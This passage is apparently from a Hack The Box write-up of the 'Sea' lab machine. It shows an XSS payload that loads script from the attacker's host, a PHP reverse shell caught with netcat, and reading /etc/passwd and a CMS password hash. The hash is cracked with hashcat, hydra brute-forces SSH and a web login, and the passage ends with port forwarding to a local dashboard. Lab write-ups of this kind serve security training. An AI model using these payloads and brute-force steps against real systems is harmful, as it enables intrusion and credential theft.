http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.93:8000/xss.js"></script><form+action="
After sending the fully filled contact form we received several callbacks.
10.129.246.198 - - [10/Aug/2024 22:58:01] "GET /xss.js HTTP/1.1" 200 -
10.129.246.198 - - [10/Aug/2024 22:59:26] "GET /xss.js HTTP/1.1" 304 -
10.129.246.198 - - [10/Aug/2024 22:59:56] "GET /xss.js HTTP/1.1" 304 -
We confirmed that the exploit worked by accessing the uploaded rev.php.
http://sea.htb/themes/revshell-main/rev.php
To trigger the reverse shell we needed to adjust the payload in the URL to point to our IP address and port on which our listener was running.
http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.14.93&lport=9001┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/serve]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.93] from (UNKNOWN) [10.129.246.198] 44234
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
20:59:28 up 5 min, 0 users, load average: 0.52, 0.33, 0.16
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$Stabilizing Shell
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sea:/$ ^Z
zsh: suspended  nc -lnvp 9001

┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/serve]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 9001

www-data@sea:/$
www-data@sea:/$
www-data@sea:/$ export XTERM=xterm
www-data@sea:/$
Enumeration
After we stabilized our shell, we had a quick look on the available users on the box and found a user called amay.
www-data@sea:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
amay:x:1000:1000:amay:/home/amay:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
geo:x:1001:1001::/home/geo:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false| Username |
|---|
| amay |
Since we only had a shell as www-data we checked the /var/www/sea folder for credentials to maybe escalate our privileges to amay.
www-data@sea:/var/www/sea/data$ ls -la
total 48
drwxr-xr-x 3 www-data www-data  4096 Feb 22 20:00 .
drwxr-xr-x 6 www-data www-data  4096 Feb 22 03:06 ..
-rwxr-xr-x 1 www-data www-data 29235 Aug 10 20:58 cache.json
-rwxr-xr-x 1 www-data www-data  2891 Aug 10 21:07 database.js
drwxr-xr-x 2 www-data www-data  4096 Jul 31 15:17 files
And we found a hash in the database.js. This database can be found earlier by doing directory brute forcing but you won't be able to access it.
www-data@sea:/var/www/sea/data$ cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/08\/10 21:07:28": "127.0.0.1",
            "2024\/08\/10 21:06:57": "127.0.0.1",
            "2024\/08\/10 21:05:27": "127.0.0.1",
            "2024\/08\/10 21:04:57": "127.0.0.1",
            "2024\/08\/10 21:04:27": "127.0.0.1"
        },
        "lastModulesSync": "2024\/08\/10",
        "customModules": {
            "themes": {},
            "plugins": {}
        },
        "menuItems": {
            "0": {
                "name": "Home",
                "slug": "home",
                "visibility": "show",
                "subpages": {}
            },
            "1": {
                "name": "How to participate",
                "slug": "how-to-participate",
                "visibility": "show",
                "subpages": {}
            }
        },
        "logoutToLoginScreen": {}
    },
    "pages": {
        "404": {
            "title": "404",
            "keywords": "404",
            "description": "404",
            "content": "<center><h1>404 - Page not found<\/h1><\/center>",
            "subpages": {}
        },
        "home": {
            "title": "Home",
            "keywords": "Enter, page, keywords, for, search, engines",
            "description": "A page description is also good for search engines.",
            "content": "<h1>Welcome to Sea<\/h1>\n\n<p>Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the night and we offer prizes for the first three places! The most important thing is to have fun, join us now!<\/p>",
            "subpages": {}
        },
        "how-to-participate": {
            "title": "How to",
            "keywords": "Enter, keywords, for, this page",
            "description": "A page description is also good for search engines.",
            "content": "<h1>How can I participate?<\/h1>\n<p>To participate, you only need to send your data as a participant through <a href=\"http:\/\/sea.htb\/contact.php\">contact<\/a>. Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.<\/p>",
            "subpages": {}
        }
    },
    "blocks": {
        "subside": {
            "content": "<h2>About<\/h2>\n\n<br>\n<p>We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.<\/p>"
        },
        "footer": {
            "content": "©2024 Sea"
        }
    }
}
Privilege Escalation to amay
To perform privilege escalation to amay there are actually several options to do so.
Cracking the Hash
The intended way is probably cracking the hash by removing the backslashes. Shout-out to gold3n for doing so!
┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/files]
└─$ cat hash
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q
┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/files]
└─$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i9-10900 CPU @ 2.80GHz, 2918/5900 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
Cracking performance lower than expected?
* Append -w 3 to the commandline.
This can cause your screen to lag.
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM...DnXm4q
Time.Started.....: Thu Aug 15 10:25:20 2024 (55 secs)
Time.Estimated...: Thu Aug 15 10:26:15 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 56 H/s (4.40ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 3056/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 753159 -> dangerous
Hardware.Mon.#1..: Util: 94%
Started: Thu Aug 15 10:24:38 2024
Stopped: Thu Aug 15 10:26:17 2024Password Brute Forcing
Another way would be brute forcing either SSH or the login form. Shout-out to mk0 for testing those options!
┌──(kali㉿kali)-[~]
└─$ hydra 10.129.246.198 -l amay -P /usr/share/wordlists/rockyou.txt ssh -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-10 23:18:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434440 tries per task
[DATA] attacking ssh://10.129.246.198:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 14344319 to do in 2988:24h, 10 active
[STATUS] 70.00 tries/min, 210 tries in 00:03h, 14344189 to do in 3415:17h, 10 active
[STATUS] 65.71 tries/min, 460 tries in 00:07h, 14343939 to do in 3637:58h, 10 active
[STATUS] 64.07 tries/min, 961 tries in 00:15h, 14343438 to do in 3731:24h, 10 active
[STATUS] 63.81 tries/min, 1978 tries in 00:31h, 14342421 to do in 3746:21h, 10 active
[STATUS] 63.72 tries/min, 2995 tries in 00:47h, 14341404 to do in 3750:58h, 10 active
[22][ssh] host: 10.129.246.198   login: amay   password: mychemicalromance
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-11 00:06:48| Username | Password |
|---|---|
| amay | mychemicalromance |
Shout-out to mk0 for an alternative way attacking the web form.
┌──(kali㉿kali)-[~]
└─$ hydra -l "" -P /usr/share/wordlists/rockyou.txt sea.htb http-post-form "/loginURL:password=^PASS^:F=incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-11 00:10:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://sea.htb:80/loginURL:password=^PASS^:F=incorrect
[STATUS] 476.00 tries/min, 476 tries in 00:01h, 14343923 to do in 502:15h, 16 active
[STATUS] 455.33 tries/min, 1366 tries in 00:03h, 14343033 to do in 525:01h, 16 active
[80][http-post-form] host: sea.htb   password: poison
[80][http-post-form] host: sea.htb   password: marion
[80][http-post-form] host: sea.htb   password: queen
[80][http-post-form] host: sea.htb   password: florence
[80][http-post-form] host: sea.htb   password: mychemicalromance
[STATUS] 444.43 tries/min, 3111 tries in 00:07h, 14341288 to do in 537:50h, 16 active
<--- CUT FOR BREVITY --->
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host 'sea.htb (10.129.246.198)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5pOw8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sea.htb' (ED25519) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat 10 Aug 2024 09:21:16 PM UTC
System load: 0.86 Processes: 254
Usage of /: 63.1% of 6.51GB Users logged in: 0
Memory usage: 10% IPv4 address for eth0: 10.129.246.198
Swap usage: 0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Last login: Mon Aug 5 07:16:49 2024 from 10.10.14.40
amay@sea:~$user.txt
After we got the password cracked or brute forced, we were able to grab the user.txt in the home directory of amay.
amay@sea:~$ cat user.txt
9065cd029cdb1acee6428a955999a2cc
Pivoting
A few quick checks as the user amay revealed an application running on port 8080/TCP locally.
amay@sea:~$ id
uid=1000(amay) gid=1000(amay) groups=1000(amay)
amay@sea:~$ sudo -l
[sudo] password for amay:
Sorry, user amay may not run sudo on sea.amay@sea:~$ ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*
tcp LISTEN 0 10 127.0.0.1:55091 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*Port Forwarding
We forwarded the port to a random port number to not interfere with Burp Suite and accessed it via the browser.
┌──(kali㉿kali)-[~]
└─$ ssh -L 8888:127.0.0.1:8080 [email protected]
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 10 Aug 2024 09:32:51 PM UTC

  System load:  0.93              Processes:             270
  Usage of /:   62.0% of 6.51GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.129.246.198
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Aug 10 21:32:52 2024 from 10.10.14.93
amay@sea:~$
Enumeration of Port 8080/TCP
Credential Reuse
When we accessed the application we got prompted with a login window on which we used the credentials of amay we found earlier to login.

After login a System Monitoring (Developing) dashboard showed up, offering the option to do various things and also to analyze some log files.

We intercepted the request with Burp Suite to have a closer look. We noticed that the application would try to read /var/log/apache2/access.log which is usually an indicator for some sort of command injection.
POST / HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 57
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8888/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

